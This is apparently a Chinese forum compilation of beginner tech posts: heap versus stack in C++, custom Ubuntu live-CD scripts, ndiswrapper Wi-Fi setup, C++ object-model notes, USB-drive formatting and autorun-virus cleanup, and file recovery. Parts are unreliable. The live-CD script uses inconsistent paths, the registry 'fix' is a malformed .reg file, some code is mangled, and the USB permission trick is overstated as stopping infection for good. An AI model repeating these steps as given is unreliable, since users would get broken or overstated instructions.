在 bbs 上，堆与栈的区分问题，似乎是一个永恒的话题，由此可见，初学者对此往往是混淆不清的，所以我决定拿他第一个开刀。

首先，我们举一个例子：

```
void f() { int* p=new int[5]; }
```

这条短短的一句话就包含了堆与栈，看到 new，我们首先就应该想到，我们分配了一块堆内存，那么指针 p 呢？他分配的是一块栈内存，所以这句话的意思就是：在栈内存中存放了一个指向一块堆内存的指针 p。在程序会先确定在堆中分配内存的大小，然后调用 operator new 分配内存，然后返回这块内存的首地址，放入栈中，他在 VC6 下的汇编代码如下：

```
00401028    push    14h
0040102A    call    operator new (00401060)
0040102F    add     esp, 4
00401032    mov     dword ptr [ebp-8], eax
00401035    mov     eax, dword ptr [ebp-8]
00401038    mov     dword ptr [ebp-4], eax
```

这里，我们为了简单并没有释放内存，那么该怎么去释放呢？是 delete p 么？澳，错了，应该是 delete []p，这是为了告诉编译器：我删除的是一个数组，VC6 就会根据相应的 Cookie 信息去进行释放内存的工作。

好了，我们回到我们的主题：堆和栈究竟有什么区别？

主要的区别由以下几点：

- 1、管理方式不同；
- 2、空间大小不同；
- 3、能否产生碎片不同；
- 4、生长方向不同；

5、分配方式不同;

6、分配效率不同;

管理方式:对于栈来讲,是由编译器自动管理,无需我们手工控制;对于堆来说,释放工作由程序员控制,容易产生 memory leak。

空间大小:一般来讲在 32 位系统下,堆内存可以达到 4G 的空间,从这个角度来看堆内存几乎是没有什么限制的。但是对于栈来讲,一般都是有一定的空间大小的,例如,在 VC6 下面,默认的栈空间大小是 1M (好像是,记不清楚了)。当然,我们可以修改:

打开工程,依次操作菜单如下:Project->Setting->Link,在 Category 中选中 Output,然后在 Reserve 中设定堆栈的最大值和 commit。

注意:reserve 最小值为 4Byte;commit 是保留在虚拟内存的页文件里面,它设置的较大会使栈开辟较大的值,可能增加内存的开销和启动时间。

碎片问题:对于堆来讲,频繁的 new/delete 势必会造成内存空间的不连续,从而造成大量的碎片,使程序效率降低。对于栈来讲,则不会存在这个问题,因为栈是先进后出的队列,他们是如此的一一对应,以至于永远都不可能有一个内存块从栈中间弹出,在他弹出之前,在他上面的后进的栈内容已经被弹出,详细的可以参考数据结构,这里我们就不再一一讨论了。

生长方向:对于堆来讲,生长方向是向上的,也就是向着内存地址增加的方向;对于栈来讲,它的生长方向是向下的,是向着内存地址减小的方向增长。

分配方式:堆都是动态分配的,没有静态分配的堆。栈有 2 种分配方式:静态分配和动态分配。静态分配是编译器完成的,比如局部变量的分配。动态分配由 alloca 函数进行分配,但是栈的动态分配和堆是不同的,他的动态分配是由编译器进行释放,无需我们手工实现。

分配效率:栈是机器系统提供的数据结构,计算机会在底层对栈提供支持:分配专门的寄存器存放栈的地址,压栈出栈都有专门的指令执行,这就决定了栈的效率比较高。堆则是 C/C++ 函数库提供的,它的机制是很复杂的,例如为了分配一块内存,库函数会按照一定的算法(具体的算法可以参考数据结构/操作系统)在堆内存中搜索可用的足够大小的空间,如果没有足够大小的空间(可能是由于内存碎片太多),就有可能调用系统功能去增加程序数据段的内存空间,这样就有机会分到足够大小的内存,然后进行返回。显然,堆的效率比栈要低得多。

从这里我们可以看到,堆和栈相比,由于大量 new/delete 的使用,容易造成大量的内存碎片;由于没有专门的系统支持,效率很低;由于可能引发用户态和核心态的切换,内存的申请,代价变得更加昂贵。所以栈在程序中是应用最广泛的,就算是函数的调用也利用栈去完成,函数调用过程中的参数,返回地址,EBP 和局部变量都采用栈的方式存放。所以,我们推荐大家尽量用栈,而不是用堆。

虽然栈有如此众多的好处,但是由于和堆相比不是那么灵活,有时候分配大量的内存空间,还是用堆好一些。

无论是堆还是栈,都要防止越界现象的发生(除非你是故意使其越界),因为越界的结果要么是程序崩溃,要么是摧毁程序的堆、栈结构,产生以想不到的结果,就算是在你的程序运行过程中,没有发生上面的问题,你还是要小心,说不定什么时候就崩掉,那时候 debug 可是相当困难的:)

对了,还有一件事,如果有人把堆栈合起来说,那它的意思是栈,可不是堆,呵呵,清楚了?

教你定制自己的 Ubuntu/Linux 系统

作者：CN.HK

过程不会太复杂（只要你认真做）

需要的条件和资源：安装好的 ubuntu 系统、Ubuntu ISO 映像文件。需要安装的软件（如果你没有网络条件），假设我们将需要用到的资源放到你的 home（~/ 代表你的 home 目录）下。。

整个过程需要在 Ubuntu 系统中完成，所以，接下来进入你的 ubuntu 系统。

1、在/mnt 和~/目录下建立 test 和 squashfs-test 目录，挂载你的 Ubuntu ISO 映像到 /mnt/test/ 目录下（命令：sudo mount -o loop ~/ubuntu.iso /mnt/test/）。

2、挂载/mnt/test/casper/filesystem.squashfs 文件 到 /mnt/squashfs-test/ 目录下（命令：sudo mount -o loop /mnt/test/casper/filesystem.squashfs /mnt/squashfs-test/）。

3、复制/mnt/test/ 下的所有文件（除 casper/filesystem.squashfs 文件）到 ~/test/ 目录下（命令：sudo rsync -a --exclude=casper/filesystem.squashfs /mnt/test/ ~/test/）。

4、复制/mnt/squashfs-test/ 下的所有文件到 ~/squashfs-test/ 目录下（命令：sudo cp -a /mnt/squashfs-test/* ~/squashfs-test/）。

5、接下来挂载系统下的 proc、sysfs、home 目录到~/squashfs-test/文件下 并，为了简化操作过程我将接下来的操作 部分写成脚本文件来执行，保存以下#号分割符内的内容为文件（这里文件名为 chroot-squashfs），

```
##### 保 存 以 下 内 容  
#####
```

```
#!/bin/bash
```

```
CHROOTDIR=squashfs-test
```

```
sudo mount -t proc proc $CHROOTDIR/proc
```

```
sudo mount -t sysfs sysfs $CHROOTDIR/sys
```

```
sudo mount -o bind /home $CHROOTDIR/home
```

```
sudo chroot $CHROOTDIR/ /bin/bash
```


结 束 分 隔 符
#####

然后运行该脚本文件./chroot-squashfs 现在你的用户名变成了 root 就已经进入了要定制的系统内, 现在可以根据你自己的需要 修改或安装软件。

如果需要用到网络下载软件的话 需要把你本地系统的/etc/resolv.conf 文件 复制到要定制的系统/etc 目录下即可连接网络, 退出前清空此文件内容即可。。

6、修改完 自己的系统后, 使用 exit 命令退出要定制的系统, 然后进行卸载已挂载的文件, 保存以下 # 号分隔符内的内容为文件名为 umount-squashfs 文件 并执行。

保 存 以 下 内 容
#####

```
#!/bin/bash
```

```
CHROOTDIR=squashfs-test
```

```
sudo umount $CHROOTDIR/proc
```

```
sudo umount $CHROOTDIR/sys
```

```
sudo umount $CHROOTDIR/home
```

结 束 分 隔 符
#####

7、最后就是打包你已经修改完的系统了, 保存以下 # 号分隔符内的内容为文件名为 makelivecd-squashfs 的文件 并执行./makelivecd-squashfs 等待打包完成, 完成后会在当前目录下自动生成以 Myubuntu 开头的. ISO 映像文件。

保 存 以 下 内 容
#####

```
#!/bin/bash
```

```
CHROOTDIR=~/.squashfs-test
```

```
TARGETDIR=~/.test
```

```
sudo rm -rf filesystem.squashfs filesystem.manifest filesystem.manifest-desktop
```

```
sudo mksquashfs $CHROOTDIR ~/.filesystem.squashfs
```

```
sudo cp ~/.filesystem.squashfs $TARGETDIR/casper
```

```
sudo chroot $CHROOTDIR dpkg-query -W --showformat='${Package} ${Version}\n' | grep
```

```
-v deinstall > ~/filesystem.manifest

cat > /tmp/$$control <<F00
/casper/d
/libdebian-installer4/d
/os-prober/d
/ubiquity/d
/ubuntu-live/d
/user-setup/d
F00

sed -f /tmp/$$control < ~/filesystem.manifest > ~/filesystem.manifest-desktop

sudo rm -rf /tmp/$$control

sudo cp ~/filesystem.manifest $TARGETDIR/casper
sudo cp ~/filesystem.manifest-desktop $TARGETDIR/casper

sudo rm -rf ~/md5sum.txt
cd $TARGETDIR && find . -type f -print0 | xargs -0 md5sum > ../md5sum.txt

cd ~
sudo cp ~/md5sum.txt $TARGETDIR

datum=`/bin/date +"_%Y%m%d_%H%M"`

sudo mkisofs -r -V "Myubuntu" -cache-inodes -J -l -b isolinux/isolinux.bin -c
isolinux/boot.cat -no-emul-boot -boot-load-size 4 -boot-info-table -o
~/LiveCD$datum.iso $TARGETDIR

#####          结          束          分          隔          符
#####

下面安装体验你自己亲手定制的属于自己的Ubuntu 吧！
```

ubuntu 下利用 ndiswrapper 安装无线网卡驱动

作者: trojancyborg

首先 安装 ndiswrapper

ubuntu 下也就是 ndisgtk (用于安装无线网卡驱动)

```
sudo apt-get install ndisgtk
```

安装好了之后，找到你的无线网卡在 windows 下的驱动文件(含有.inf 的目录)（可以从网上下载也可以从驱动盘中获得），将该目录中的文件拷到主目录的新建文件夹中，

执行 `sudo ndiswrapper -i yourname.inf` //yourname 是你驱动 inf 的文件名称

安装以后会在 `/etc/ndiswrapper/` 下面建立一个相应的目录 yourname，

到该目录下(`cd /etc/ndiswrapper`)执行 `sudo ndiswrapper -l` //查看驱动安装 ok 了没 显示 driver installed

写入配置文件：

```
sudo ndiswrapper -m
```

(让 ndiswrapper 在启动时自动加载，无线网卡会在系统启动初始化 hotplug subsystem 时装载(这时卡上的电源灯才会亮))

```
modprobe ndiswrapper
```

(让 linux 加载 ndiswrapper module)

这样就可以配置无线网卡了，在 SSID 中输入无线路由名，在“无线安全性”中选择“WPA 及 WPA2 个人”，然后输入密码即可。

配置好后重启下无线网络即连接成功。

终端中的步骤：

```
sudo apt-get install ndisgtk
```

```
sudo ndiswrapper -i net8192u.inf
```

```
cd /etc/ndiswrapper/
```

```
sudo ndiswrapper -l
```

```
sudo ndiswrapper -m
```

```
sudo ndiswrapper -mi
```

\\保证重启之后不再设置

```
sudo modprobe ndiswrapper
```

最后设置无线网络连接

深度探索 C++ 对象模型 笔记-前两章(未完待续额)

作者: trojancyborg

这学期开学的时候,花了二十几天看深度探索 C++ 对象模型和 effective C++,获益匪浅,不过这学期完后,发现很多知识点都忘记了,于是乘军训的时间做了个笔记,由于是自己归纳整理的,难免出错,望大家指正.

第一章 关于对象

C++ 在布局以及存取时间上主要额外负担是由虚机制引起的.

1. 虚函数机制:用以支持一个有效的”执行期绑定”
2. 虚基类:用以实现”多次出现在继承体系中的基类,有一个单一而被共享的实体”

此外,还有一些多重继承下的额外负担,” ”

非静态数据成员被放在每一个对象内(属于对象所有),静态数据成员放在所有对象外面(属于类所有),静态函数和非静态函数放在所有对象外面(属于类所有).

每一个类产生一堆指向虚函数的指针,放在一个表格之中,这个表格叫做虚表.

每一个对象被添加一个指针,指向与之相关的虚表.(虚表指针 VPTR)

VPTR 的设定和重置都由每一个类的构造函数,析构函数,拷贝复制操作符完成.

每一个类所关联的 type_info object (用于支持 Runtime type identification, RTTI) 也经由虚表指出,通常放在虚表的表格第一项.

在虚继承的情况下,基类不管被派生多少次,永远只有一个实体.

自 C++2.0 起才新导入的虚基类,需要一些间接的基类表现方法.虚基类的原始模型是在对象中为每一个有关联的虚基类加上一个指针,演化模型若不是导入一个虚表就是扩充原有的虚表,以便维护每个虚基类的位置.

在 C++ 中 struct 和 class 唯一的区别仅在于默认访问权限和继承权限不同,其他方面完全相同.

Struct 默认访问权限,继承权限都是为 public,而 class 默认都为 private.

C++ 中在同一个访问等级中的数据,在内存中以其声明的次序出现,而在多个访问节中的数据,排列的顺序可能不同.(但每一个相同的访问权限的节中的数据还是按声明顺序排列),基类和衍生类中的数据成员布局没有谁先谁后的强制规定.

在组合的情况下, C struct 在 CPP 中一个合理的用途是: 当你要传递一个复杂的对象的全部或部分到某个 C 函数中去时, struct 声明可以把数据封装起来, 并保证与 C 兼容的内存布局. 注意仅是组合的情况, 继承不行.

只有通过指针或者引用的间接处理, 才能支持面向对象程序设计所需的多态性质.

在 CPP 中, 多态只存在于一个个的 public class 体系中, 举个例子:

x * px; 指针 px 可能指向一个 x 的对象, 也可能指向以 public 派生出的一个类型 (不能指向 x 的基类, 既不能指向 x 的父类对象)

Nonpublic 的派生行为以及类型为 void * 的自身可以说是多态, 但是他们并没被语言明白的支持, 既他们必须由程序员通过明白的转型操作来管理.

CPP 以以下办法支持多态:

1. 把衍生类指针转为指向其基类的指针 (注: 容易引起越界访问出错)
2. 虚函数. p->fun();
3. 经由 dynamic_cast 和 typeid 运算符.

一个对象所占有的内存一般而言主要有:

1. 其非静态数据成员的总和大小.
2. 加上任何对齐的需求而填补上去的空间. (32 位机通常为 4byte 对齐, 以使 bus 的运输量达到最高效率)
3. 加上为支持虚机制而由内部产生的任何额外负担. (虚表指针)

当用衍生了对对象初始化基类对象时, 衍生类对象会被分割, 以塞入较小的基类对象的内存中.

第二章 构造函数语意学

全局对象的内存存在程序激活时会被清 0. 局部对象位于堆栈中, 堆对象位于自由空间中, 后两种都不一定被清 0, 他们的内容是上次使用后的痕迹.

默认构造函数只有在编译器需要时才会合成, 被合成出的构造函数只执行编译器需要的行动.

如果类 A 内含一个或一个以上的成员类对象, 那么类 A 的每个对象的构造时必须调用每个成员类的默认构造函数.

Cpp 语言要求以 "成员对象" 在类中声明的次序来调用各个构造函数, 这点由编译器完成. 以成员类声明的次序调用每个成员关联的默认构造函数, 这些代码没安插在明确的用户代码之前. (也就是说如果定义了该类的构造函数, 编译器会先依次调用各个成员对象的构造函数, 再执行该类的构造函数的代码.)

1. 合成

如果一个没有任何默认构造函数的类派生自一个带有默认构造函数的基类时, 那么这个衍生类的默认构造函数会被视为有用的, 因此需要被合成出来. 它将调用上层基类的默认构造函数 (根据他们的声明次序). 对于后继继承的类而言, 这个合成的构造函数和一个被明确提供

的默认构造函数没有任何区别。

2. 扩张

如果设计者提供多个构造函数,但没有默认的构造函数,编译器会扩张现有的每个构造函数,将”用以调用所有必要的构造函数”的代码加进去,但它不会合成新的默认构造函数.这是因为它是由用户提供构造函数的缘故,如果同时存在着”带有默认构造函数”的”成员类对象”,那些默认构造函数将会被调用,在所有基类构造函数被掉用之后。

另外两种情况需要合成默认的构造函数:

1. Class 声明或继承一个虚函数.
2. Class 派生自一个继承串链,其中有一个或更多的虚基类.

下面两个扩张会在编译期间发生:(只要有一个类声明了一个或多个虚函数就会如此)

1. 一个虚表会被编译器产生出来,内放着类的虚函数地址.
2. 在每个类对象中,一个额外的指针成员 (VPTR 虚表指针) 会被编译器合成出来,内含相关的类虚表的地址.

虚基类的实现在不同的编译器有极大的差别,然而,每种实现法的共同点在于必须使虚基类在其每一个衍生类对象中的位置,能够于执行期准备恰当。

有四种情况,会导致编译器必须为未声明构造函数的类合成一个默认构造函数。

1. 带有默认构造函数的成员类对象.
2. 带有默认构造函数的基类.
3. 带虚函数类
4. 带虚基类的类

c++ standard 把那些合成物称为”隐式的有用的默认构造函数”.被合成出来的构造函数只能满足编译器的需要(而非程序需要),它之所以能完成任务,是借着”调用成员对象或基类的默认构造函数”或是”为每个对象初始化其虚函数机制或虚基类机制”而完成.至于没用存在那四种情况而又没有声明任何构造函数的类,我们说他们拥有的是”隐式无用的默认构造函数,它们实际上并不会被合成出来.”(合成出来的默认构造函数只会初始化基类子对象或者成员对象,所有其他的非静态数据成员,如整数,整数指针,整数数组等等都不会被初始化)

误区:

1. 任何 class 如果没定义默认构造函数,就会被合成出来一个.
2. 编译器合成出来的默认构造函数会明确设定类内每一个数据成员的默认值

拷贝构造函数的构建操作

1. 明确的以一个对象的内容作为另一个类对象的初值.
2. 当对象被当做参数传递给某个函数时
3. 当函数传回一个类对象

默认对每个成员初始化

如果类没有提供一个明确的拷贝构造函数,当类对象以相同类的另一个对象作为初值时,其内部都是以所谓的默认的对每个成员初始化手法完成的,也就是把每个内建的或派生的数据成员的值,从某个对象拷贝一份到另一个对象身上.不过它不会拷贝其中的成员类对象,而是

以递归的方式施行逐个对对象中的成员进行初始化。(内置数据类型进行逐位拷贝, 整数, 指针, 数组等等非类成员都会被复制; 而对象使用相关联的拷贝函数)

默认构造函数和拷贝构造函数只有在必要的时候才由编译器产生出来。

C++ Standard 把拷贝构造函数分为无用的和有用的两种, 只有有用的实体才会被合成于程序中, 决定一个拷贝复制是否为无用的标准在于是否展现出所谓的按位拷贝语义。

不要按位拷贝语义, 有以下四种情况:

1. 当类内包含一个成员对象, 而该对象所属的类声明有一个复制构造函数时 (不论由设计者声明还是由编译器合成的)
2. 当类继承自一个基类而后者存在一个复制构造函数时 (不论明确声明还是合成的)
3. 当类声明了一个或多个虚函数. (需要重设 vptr)
4. 当类派生自一个继承串链, 其中有一个或多个虚基类是时.

前两种情况中, 编译器必须将成员类或基类的”复制构造函数调用操作”安插到被合成的复制构造函数中,

(在合成的默认构造函数中, 只有基类子对象和成员类对象会被初始化, 所有其他的非静态数据成员, 如整数, 整数指针, 整数数组都不会被变编译器初始化)

(在这些情况下, 类不再保持按位拷贝语义, 而默认复制构造函数会视为有用的, 故如果没有声明默认构造函数, 则编译器为了处理”以一个对象作为另一个对象的值(需设定 VPTR)”, 必须合成出一个复制构造函数)

编译期间的两个程序扩张操作 (只要有一个类声明了一个或多个虚函数就会如此)

1. 增加一个虚函数表, 内含每个有用的虚函数地址 (当然每个类只有唯一的只有一张虚表)
2. 将一个指向虚函数表的指针 (vptr), 安插在每一个类的对象内.

显然, vptr 的正确设定很重要, 因此, 当编译器导入一个 vptr 到类之中时, 该类就不再展现出按位拷贝语义了, 现在, 编译器需要合成出一个拷贝构造函数, 用以将 vptr 初始化.

处理虚基类子对象

虚基类子对象的存在需要特别处理, 一个类对象如果以另一个对象作为初值, 而后者有一个虚基类子对象, 那么也会是按位拷贝语义失效. (需要让衍生类对象的虚基类子对象的位置在执行期就准备妥当, 需要维护这个位置, 所以需要编译器合成复制构造函数)

明确初始化操作

对于类 x

X x0; //以下三种均使用拷贝构造函数

X x1(x0);

X x2=x0;

X x3=X(x0);

C++ Standard 说, 把一个对象当做参数传递给函数(或作为函数的值返回)的时候, 相当于以下形式:

X xx=arg;

Xx 代表形参, arg 代表实参.

函数参数的初始化

1. 一种方法是导入暂时性的对象, 即在调用函数前创建一个对象, 并用拷贝构造函数初始化, 把该临时对象的引用传给函数, 函数返回时销毁该对象. (早期)
2. 使用“拷贝构建”, 通过调用拷贝构造函数直接将实参构造在指定的位置上(堆栈中), 函数返回时调用析构函数.

返回值的实现(必须存在拷贝构造函数)

1. 首先加上一个额外的参数, 类型是函数返回类型(类)的对象的引用, (将额外参数传给函数)用来放置返回的值, 该对象暂时不必调用构造函数.
2. 在 return 指令之前安插一个拷贝构造函数调用的操作, 将需要返回的对象(在函数类是个局部对象)传给额外参数. 这样就能把函数内的对象传到函数外去.

定义:

```
X          test()
{
    X res;
    .....
    return res;
}
```

转换:

```
X tmp;
void          test(X &result)
{
    X    res;
    ...
    result.X(res);
    return ;
}

...
res.~X();
```

调用时把 tmp 传给 test 作为参数就能得到返回值.

使用者层优化:

```
X ttt(const T &y, const T &z)
{
    X xx;
    ..... 以 y 和 z 来处理 xx,      xx(y, z)
    return xx;
}
```

```
}
```

可如下优化:

```
X ttt(const T &y, const T &z)
{
    return X(y, z); //直接构造后返回
}
```

编译器层面优化(Named Return Value ,NRV, 如今被视为标准 c++编译器义不容辞的责任)

```
X bar()
```

```
{
```

```
X xx;
```

```
//.....处理 xx
```

```
return xx;
```

```
}
```

编译器把 xx 用 __result 取代

```
void bar(X &__result)
```

```
{//默认构造函数
```

```
//C++代码
```

```
__result.X::X();
```

```
//直接处理 __result
```

```
Return;
```

```
}
```

拷贝构造函数应用, 迫使编译器多多少少的对程序代码部分优化, 尤其当函数以传值的方式返回一个对象, 而该类有一个拷贝构造函数(不管明文的还是合成的)时. 这导致深奥的程序转换, 不论在函数的定义还是使用上. 此外编译器也将拷贝构造函数的调用操作优化, 以一个额外的第一参数取代 NRV.

成员们的初始化队伍

以下情况, 必须使用成员初始化列表:

1. 初始化一个引用成员.

2. 初始化一个常成员.

(上面两种对象一旦建立, 就不能更改它的值, 故必须在创建时初始化, 既拷贝构造)

3. 调用一个基类的构造函数, 而他拥有一组参数时.

4. 调用一个成员类的构造函数, 而他拥有一组参数时.

另外效率问题

```
Class word{
```

```
String _name;
```

```
public:
```

```
word()
```

```
{
```

```
_name=0;
```

```
}  
};  
内部扩张后  
Class word{  
String _name;  
public:  
word()  
{  
_name.String.String(); //调用 String 的默认构造函数  
String tmp=String(0); //产生临时对象  
  
_name.String: 🤖 perate=(tmp);  
Tmp.String::~~String(); //摧毁临时对象  
}  
};
```

所以, 如果成员有对象, 选用初始化列表更好, 效率更高. 因为编译器直接调用构造函数或者拷贝构造函数, 在构造时完成初始化.

编译器会一一操作初始化列表, 以适当的次序在构造之前安插初始化操作, 并在任何明确的用户代码之前. 初始化列表中的项目次序由类中成员的声明次序决定, 而不是由初始化列表中的排列次序决定. (既编译器会在构造函数的用户代码之前按成员声明次序处理初始化列表)

当需要以一个成员初始化另一个成员时, 编写代码时请注意:
请使用存在于构造函数体内的一个成员来为另一个成员设定值(在体内的那个成员一定完成了初始化), 而不要使用成员初始化列表中的成员为另一个成员设定初值.

在构造函数中, 成员函数的使用时合法的. (当然不考虑它所用到的成员是否已经初始化), 这时因为对象相关的 this 指针已经被构建妥当

U 盘全系列总结

作者: huyi91

1. 存储
2. 美化
3. 安全
4. 杀毒

第一步: 说到存储就应该说文件系统

FAT32

一种从文件分配表 (FAT) 文件系统派生而来的文件系统。与 FAT 相比, FAT32 能够支持更小的簇以及更大的容量, 从而能够在 FAT32 卷上更为高效的分配磁盘空间。

NTFS 文件系统

一种能够提供各种 FAT 版本所不具备的性能、安全性、可靠性与先进特性的高级文件系统。举例来说, NTFS 通过标准事务日志功能与恢复技术确保卷的一致性。如果系统出现故障, NTFS 能够使用日志文件与检查点信息来恢复文件系统的一致性。在 Windows 2000 和 Windows XP 中, NTFS 还能提供诸如文件与文件夹权限、加密、磁盘配额以及压缩之类的高级特性。

通过对比, 使用 NTFS 文件系统比较不错 (2G 以下的可移动设备就不要格式化成 NTFS 了, 占存储空间)

磁盘变为 NTFS 的方法:

(1) 格式化方法: 右键选择磁盘的“属性”, 找到“硬件”那一栏, 在设备列表中, 右键选择第二项的属性, 在打开的属性菜单中找到“策略”选项, 选择“为提高性能而优化”的选项, 然后确定, 完成!

注: 格式化完成后要把策略改回来, 要不然容易丢失数据

(2) 转化法:

`CONVERT volume /FS:NTFS [/V] [/CvtArea:filename] [/NoSecurity] [/X]`

volume 指定驱动器号 (后面跟一个冒号)、装入点或卷名。

/FS:NTFS 指定要被转换成 NTFS 的卷。

/V 指定 Convert 应该用详细模式运行。

/CvtArea:filename

将根目录中的一个连续文件指定为 NTFS 系统文件的占位符。

/NoSecurity 指定每个人都可以访问转换的文件和目录的安全设置。

/X 如果必要, 先强行卸载卷。该卷的所有打开的句柄则无效。

例如: `convert g: /fs:ntfs`

注: g: 为可移动磁盘, 转化法为单项的, 不可逆的, 也就是说不可以把 ntfs 转化为 fat32。

第二步: 存储搞定之后就要开始对可移动设备进行美化了

(1) 改可移动设备背景

在根目录下创建一个名为 desktop.ini 的文件, 内容如下:

[ExtShellFolderViews]

{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}

[{BE098140-A513-11D0-A3A4-00C04FD706EC}]

```
Attributes=1
IconArea_Image=. \空间\娱乐\自然\0. jpg           //等号后面为可移动设备背景
图片的路径
IconArea_Text=0x00FF0000                           //等号后面为可移动
设备根目录文字的颜色
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}
[ {BE098140-A513-11D0-A3A4-00C04FD706EC} ]
Attributes=1
IconArea_Image=
[.ShellClassInfo]
ConfirmFileOp=0
NoSharing=1
IconFile=0
IconIndex=0
InfoTip=个人专用                                   //等号后面为可移动
设备外在显示的描述
```

(2) 为可移动设备换图标，也就是把可移动设备那个又黑又丑的方盒子图标换掉
在根目录下创建一个名为 autorun. inf 文件（利用系统自动播放功能），内容如下：

```
[autorun]
icon=l.ico                                           //等号后面的为图标路
径，图标必须是.ico 文件
```

注：上面两个配置文件都可以把其通过右键属性把其转换为隐藏文件，可移动设备根目录只剩一个文件夹，就整洁了。当然这个里面有好多配置项，比如添加背景音乐等，我就不再此累赘了...

第三步：前两步都做好了，但是碰到一个以可移动设备为传播对象的病毒，我们的配置文件就可能被替换掉，怎么保住劳动成果呢？

操作步骤（以 NTFS 文件系统的可移动设备为前提）：

1. 在根目录创建一个文件夹，名字随意
2. 把上面的美化步骤做完
3. 右键打开可移动设备的“属性”，找到“安全”选项，把里面所有的用户全都删掉，只留下 everyone，并为其赋予“读取”权限
4. 进入可移动设备，在根目录的文件夹上右键打开“属性”，找到“安全”选项，把里面的 everyone 用户赋予“完全控制”权限
5. 完成

注：除了保护美化操作，使用上述操作，也可以防止你的可移动设备中病毒，以后你就不用发愁可移动设备中毒的事了！

第四步：手工杀可移动设备病毒

1. 自动播放系列病毒处理
2. 文件夹变 exe 病毒处理
3. 极少数的底层病毒（不再讨论范围）

1. **自动播放病毒：**直接删除病毒体，系统会显示**正在运行，无法删除等信息，所以要先删

掉被感染的 autorun.inf 文件（自动播放的根源）。

（1）删除 autorun.inf 文件出错，一般都是权限问题：你在其属性对话框中找到“安全”选项，赋予当前用户完全控制，然后直接删除，如果没法删除，推掉可移动设备，关闭自动播放选项，就可以了

（2）删除病毒文件，权限问题较多，如上操作，就可以了，当然也有病毒正在运行的情况，需要把病毒进程杀掉，然后删除。

预防办法：关闭自动播放选项

2. 碰到文件夹变 exe 病毒，首先说下这些病毒的基本原理，

（1）把你本身的文件夹设为隐藏属性，让你看不到，使你误以为文件夹变为 exe 后缀的文件了

（2）以文件夹名字生成.exe 文件，当你运行.exe 文件，病毒会打开你的原文件，当然病毒也就运行了

知道了原理，进行处理

首先调出被隐藏的系统文件，操作如下：

在文件菜单的“工具”中打开“文件夹选项”，找到“查看”那一栏，然后再列表中找到“隐藏受保护的操作系统文件”并把前面的勾去掉，在列表中找到“显示所有文件和文件夹”并选择，然后确定。

把隐藏的文件夹属性全部去掉，删掉以文件夹命名的.exe 文件

去掉隐藏文件夹属性的命令：

```
ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [[drive:] [path] filename] [/S [ /D]]
```

+ 设置属性。

- 清除属性。

R 只读文件属性。

A 存档文件属性。

S 系统文件属性。

H 隐藏文件属性。

[drive:][path][filename]

指定要处理的文件属性。

/S 处理当前文件夹及其子文件夹中的匹配文件。

/D 也处理文件夹。

例如：

```
attrib -s -h -r -a path（文件夹路径）
```

注：调出隐藏文件夹时可能出现的不会显示的情况，这是注册表被修改了，把下面的代码复制，保存为.reg 结尾的文件，然后执行。在进行调出操作就可以了。代码如下：

reg

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL /v CheckedValue /t REG_DWORD /d 1 /f
```

（3）系统或硬盘底层的病毒平时碰到的不多，能碰到是你地幸运，呵呵~

其实只要你第三步做的好，根本就不会用到手工杀毒。这里的手工杀毒，只是为没有进行第三步的可移动设备说的，可能还有其他情况，

具体手工杀毒详情，可看队长的帖子

浅谈各类型病毒手工清除方法：<http://bbs.isbase.net/thread-13164-1-2.html>

通过恢复软件恢复误删文件

作者：R. E. C—F22

在计算机的使用过程中，经常会面临数据意外丢失的情况，如因系统感染病毒、文件意外删除、错误操作等情况导致计算机中的数据丢失或损坏。如果数据没有被完全覆盖，一般情况下是可以恢复的。

A、数据丢失的原因——

1) 计算机病毒引起的数据丢失。随着计算机的广泛普及，伴随着计算机发展的病毒也不断花样翻新，破坏性也越来越大，破坏的数据用一般软件很难恢复；

2) 误格式化、误删除引起的数据丢失。在这种情况下，如果格式化没有改变格式（指由 FAT32 转为 NTFS 或相反）或向新分区内写入新的数据，数据恢复的成功率是很高的，几乎能达到 100%。但如果用专业软件进行删除或反复格式化，恢复困难；

3) 分区盘符丢失或出错，造成无法读取数据。因感染病毒造成盘符消失、无法读取，或被人误操作将分区表丢失等，如果是人为操作所导致的数据丢失，一般 100% 可恢复；

4) 不明原因造成 OFFICE (Word、Excel、Powerpoint) 文档不能打开或损坏。一般情况下内容恢复在 50% 以上。

B、数据丢失后的应对措施——

当我们误删硬盘上文件的时候，第一时间应该怎么做？

当您没有通过回收站不小心删除一个重要文件，其实您的档案仍然存在于硬盘驱动器的某处，只需要使用合适的方法和工具，就可以寻找和恢复已删除的档案。

流程一：停止电脑上的一切操作

如果没有安装数据恢复软件，在数据丢失后，不要在硬盘上再进行其它写入操作和安装其它程序，否则将会把要恢复的文件覆盖掉，影响恢复的成功率；

因为当你删除了一个文件，系统只是在这个文件上做上一个记号，表示存储这个文件的空間可以从新写入别的文件，您的计算机现在会随时写入新的资料，如果继续操作电脑，很可能在这个文件的空間写入其他文件，这样恢复起来就很困难了。

流程二：使用适当数据恢复软件

如果丢失的数据在系统所在分区内，请立即关机，把硬盘拿下来，挂到其它机器上作为

第二硬盘，在上面进行数据恢复操作。如果格式化后又写入数据，内容又十分重要，最好请专业数据恢复公司来挽救；

Windows: 在 windows 系统下，有着很多免费的文件修复软件，包括 Undelete Plus、PC Inspector File Recovery、Restoration、Recuva 等。Undelete Plus 是最方便普通用户的一种，它有着先进的过滤选项，这样更容易在很多文件里找到您需要恢复的文件。但在我的测试中我发现 PC Inspector File Recovery 和 Restoration 能够更有效地找回文件。（当然，你可能有自己所喜欢的软件）

Mac: 如果您使用的是 Mac，那 Data Rescue II 可能是比较好的选择，不过它需要 \$99。

跨平台恢复软件: 免费、跨平台的命令行工具 PhotoRec 是一个开发用来找回不小心删除的照片的工具，但它几乎可以从您的可移动媒体或硬盘驱动器找回任何其他格式的文件。

流程三：开始恢复误删文件

在修复损坏的数据时，先备份源文件后再进行修复。如果是误格式化的磁盘分区、误删除的文件，建议用 Ghost 系列软件将误格式化的分区或误删除文件所在的分区进行备份，以备日后再次进行数据恢复。

当你选择了恢复工具后，首先要做的是使用恢复工具扫描您的硬盘驱动器，当扫描完成后，一般您将会看到一个混乱的档案大名单，您所要做的只是寻找文件类型和名称和你删除的文件相匹配的，并选择恢复后的存储位置。

